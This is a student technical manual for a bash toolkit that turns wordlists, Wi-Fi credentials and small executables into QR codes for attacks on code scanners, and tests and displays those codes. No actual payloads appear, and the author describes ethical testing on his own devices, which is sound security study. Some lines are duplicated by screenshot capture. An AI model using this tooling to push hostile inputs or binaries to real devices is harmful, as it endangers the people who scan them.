SNOW CRASH

Using QR codes as a means of cyber attack

Technical Manual

2020-04-30

Brendan D. Burke

C00232110@itcarlow.ie

Contents

Introduction

The Snow Crash project consists of a collection of attacks utilising QR code technology. This document contains source code and describes the technical implementation of the project. The attacks listed here were conducted on my own devices and with ethical considerations taken.


Source Code

Full source code is hosted at https://github.com/plethora-melon/snow-crash


A quick video demonstration of all the main features can be found at https://www.youtube.com/watch?v=9UR8Zish2XY

Some snippets are provided below. Not every function is listed but at least one section of the 5 main program options is displayed below. Some comments have been left in for clarity, others minimized to make screenshots a little clearer. Full source code is also supplied with final project submission.

Creating multiple QR codes using a wordlist




```bash
menuOne(){
  echo "1  -  Create multiple QR Codes Using Wordlists"
  echo ""
  echo "Select a wordlist using the menu. QR codes will be placed in a folder with the same name as the chosen wordlist."
  echo "Use tab or arrow keys to move between the windows."
  echo "Within the directory or filename windows, use the up/down arrow keys to scroll the current selection."
  echo "Use the space bar to copy the current selection into the text-entry window. Press enter to select the wordlist."
  echo ""
  pressEnter

  fullPath=$(realpath $0)
  dirPath=$(dirname $fullPath)
  listPath="$dirPath/wordlists/"

  wordlist=$(dialog --stdout --clear --title "Select Wordlist" --backtitle "1  -  Create multiple QR Codes Using Wordlists" --fselect $listPath 21 50)
  clear

  if [ -f "$wordlist" ]; then
    echo ""
    echo "Starting QR code creation....."

    outFolder=$(basename -s .txt $wordlist)
    mkdir -p $dirPath/output/$outFolder
    count=1

    while IFS= read -r line; do
      filename=${line:0:35}
      filename=${filename////'?'}
      # This is to get rid of forward slashes in filenames. They will still be in the payload.

      # Bash supports string replacement natively.

      echo $line | qrencode -s 4 -o "$dirPath/output/$outFolder/$count-$filename.png"

      now=$(date +"%F %T.%N")
      echo "$now :: $count :: $line" >> "$dirPath/output/$outFolder/log.txt"
```




```bash
      now=$(date +"%F %T.%N")
      echo "$now :: $count :: $line" >> "$dirPath/output/$outFolder/log.txt"

      count=$((count+1))
    done < $wordlist

    unset filename

    echo ""
    echo "Done!"
    echo ""
    echo "See log file in output folder for further details"
  else
    echo ""
    echo "No wordlist selected."
  fi

  unset wordlist
}
```

Creating a QR code to log into a Wi-Fi Network




```
subMenuSix(){
  echo "2.6  -  Create a QR Code to Log into a WiFi Network"
  echo ""
  echo "This option is will create a QR code that, when scanned, will connect a user to a wireless access point."
  echo ""
  echo "QR code will be placed in output folder. It will be in the format; wifi-ssid.png"
  echo ""
  echo -n "Network SSID --> "
  read ssid

  if [ -z "$ssid" ]; then
    echo ""
    echo "SSID cannot be blank."
  else
    echo ""
    echo -n "Password --> "
    read pass

    echo ""
    echo "Select the security standard."
    echo ""
    echo "1  -  WEP"
    echo "2  -  WPA/WPA2"
    echo "3  -  none"
    echo ""
    echo -n "Enter selection (number) --> "
    read choice

    case $choice in
      1 ) sec="WEP" ;;
      2 | * ) sec="WPA" ;;
      3 ) sec="nopass" ;;
    esac

    payload="WIFI:S:$ssid;T:$sec;P:$pass;;"
```




```

    fullPath=$(realpath $0)
    dirPath=$(dirname $fullPath)
    now=$(date +"%F %T")

    filename=${ssid:0:30}
    filename=${filename////'?'}

    echo $payload | qrencode -s 4 -o "$dirPath/output/wifi-$filename.png"
    echo "$now :: Join WiFi Network :: $payload" >> "$dirPath/output/log.txt"

    unset ssid
    unset pass
    unset choice
    unset sec

    echo ""
    echo "Done!"
    echo ""
    echo "See log file in output folder for further details"
    echo ""
  fi
}
```

Menu 2 displaying submenu set for string input




```
menuTwo(){
  echo "2  -  Create a QR Code Using String Input"
  echo ""
  echo "If creating more than one QR code consider creating a custom wordlist and using option 1 instead."
  echo "Pressing Enter will bring you to a submenu where you can select what type of QR code to create."
  echo ""
  pressEnter

  until [ "$submenu" = "0" ]; do
    clear
    echo ""
    echo "Below is a list of types of QR Codes that can be created (More to come if 4th year doesn't finish me)"
    echo ""
    echo "1  -  Create a QR Code Using Manual String Input"
    echo "2  -  Create a QR Code Using Text File (txt, perl, bat, etc.) as String Input"
    echo "3  -  SMS - Create a QR Code to Send an SMS message"
    echo "4  -  TEL - QR Code to Call a Phone Number"
    echo "5  -  MATMSG - QR Code to Send an Email"
    echo "6  -  WIFI AP - QR Code to Connect to a WiFi Network"
    echo "0  -  Exit"
    echo ""
    echo -n "Enter selection (number): "
    read submenu
    echo ""
    case $submenu in
      1 ) clear ; subMenuOne ; pressEnter ;;
      2 ) clear ; subMenuTwo ; pressEnter ;;
      3 ) clear ; subMenuThree ; pressEnter ;;
      4 ) clear ; subMenuFour ; pressEnter ;;
      5 ) clear ; subMenuFive ; pressEnter ;;
      6 ) clear ; subMenuSix ; pressEnter ;;
      0 ) clear ; unset submenu ; mainMenu ;;
      * ) clear ; fail ; pressEnter ;;
    esac
  done
}
```

Creating a QR code using binary input




```
menuThree(){
  echo "3  -  Create a QR Code Using Binary File"
  echo ""
  echo "Select a binary (e.g. .exe .elf .apk) using the menu."
  echo "Use arrow keys to navigate, Spacebar to select and Enter to start QR Code creation."
  echo "QR code will be placed in output folder. It will be in the format; timestamp-filename.png"
  echo ""
  pressEnter

  fullPath=$(realpath $0)
  dirPath=$(dirname $fullPath)
  binPath="$dirPath/binaries/"

  file=$(dialog --stdout --clear --title "Select a File" --backtitle "3  -  Create a QR Code Using Binary File" --fselect $binPath 21 50)
  clear

  if [ -f "$file" ]; then
    size=$(du -b $file | awk '{print $1}') # Return size in bytes.

    if [ "$size" -lt 2954 ]; then
      filename=${file##*/} # Get the filename
      now=$(date +"%F %T")

      # pass it through qrencode. Use -r for reading in (need this for binaries??), -8 for 8bit mode, -s 4 for the pixel size.
      qrencode -r $file -8 -s 4 -o "$dirPath/output/$now-$filename.png"
      echo "$now :: Binary File :: $file" >> "$dirPath/output/log.txt"

      echo ""
      echo "Binary QR code created, check output folder."
      echo ""
      echo "See log file in output folder for further details"
      echo ""
    else
      echo ""
      echo "File is larger than 2953 bytes so can't fit into a v40 QR code."
    fi
  else
```




```
  else
    echo ""
    echo "Not a valid file or the file is empty."
    echo "Please doublecheck and try again."
  fi

  unset file
}
```


Testing QR codes using zbarimg



```
menuFour(){
  echo "4  -  Test QR Code(s) With ZBar"
  echo ""
  echo "Test string-based QR codes to see if they encoded correctly."
  echo "Testing QR codes with executables will display strange 8bit symbols because of how they are encoded."
  echo "Testing binaries/executables should be done on the targeted platform using ZBar or ZBarcam."
  echo ""
  echo "First, select if you want to test one or multiple QR codes."
  echo ""
  echo "1  -  Single QR Code."
  echo "2  -  Multiple QR Codes."
  echo ""
  echo -n "Enter selection (number) --> "
  read choice

  # choice="${choice//[$'\t\r\n ']}"

  fullPath=$(realpath $0)
  dirPath=$(dirname $fullPath)
  outPath="$dirPath/output/"
  now=$(date +"%F %T")

  if [ -z "${choice##*[!0-9]*}" ];  then
    echo ""
    echo "That input was not understood. Please choose option 1 or 2."
  else
    if [ "$choice" -eq 1 ]; then
      file=$(dialog --stdout --clear --title "Test Single File" --backtitle "4  -  Test QR Code(s) With ZBar" --fselect $outPath 21 50)
      clear

      if [ -f "$file" ] && [ -s "$file" ] && [ ${file: -4} == ".png" ]; then
        filename=${file##*/} #filename minus path

        echo "$now :: Single QR Code Test :: $filename" >> "$dirPath/tests/test-single-$filename.txt"
        zbarimg -q --raw "$file" | tee -a "$dirPath/tests/test-single-$filename.txt"
        echo "" >> "$dirPath/tests/test-single-$filename.txt"

```




```

        echo ""
        echo "Done!"
        echo ""
        echo "See log file in tests folder for further details."
      else
        echo ""
        echo "Not a valid file or the file is empty."
        echo "Please doublecheck and try again."
      fi

      unset file
    elif [ "$choice" -eq 2 ]; then
      dir=$(dialog --stdout --clear --title "Test Multiple Files" --backtitle "4  -  Test QR Code(s) With ZBar" --dselect $outPath 21 50)
      clear

      if [ -d "$dir" ]; then
        dirname="${dir%"${dir##*[!/]}"}"    # remove trailing /
        dirname="${dirname##*/}"            # remove everything before the last /

        echo "$now :: Multiple QR Codes Test" >> "$dirPath/tests/test-multiple-$dirname.txt"
        echo "" >> "$dirPath/tests/test-multiple-$dirname.txt"

        shopt -s nullglob
        ls $dir/*.png | sort -V > tmp

        IFS=$'\n' # Need to change the IFS or for loop will start splitting input on spaces.
        for f in $(cat tmp); do
          zbarimg -q --raw "$f" >> "$dirPath/tests/test-multiple-$dirname.txt"
        done

        rm -f tmp
        unset dir
        unset dirname

        echo ""
        echo "Done!"
```




```
        echo "Done!"
```

```
        echo ""
        echo "See log file in tests folder for further details."
        echo ""
      else
        echo ""
        echo "Not a valid directory"
        echo "Please doublecheck and try again."
      fi
    else
      echo ""
      echo "Must select Single (1) or Multiple (2)."
    fi
  fi
  unset choice
}
```

Present a slideshow of images using feh



```
menuFive(){
  echo "5  -  Slideshow Options"
  echo ""
  echo "QR code will be displayed in full screen."
  echo "First, enter the number of seconds to wait between displaying each image."
  echo "This will depend on the capabilities of the camera/scanner being used for testing."
  echo "Typically a value of 3 - 6 seconds is appropriate. Please use an integer i.e. 3, 4 NOT 4.1"
  echo ""
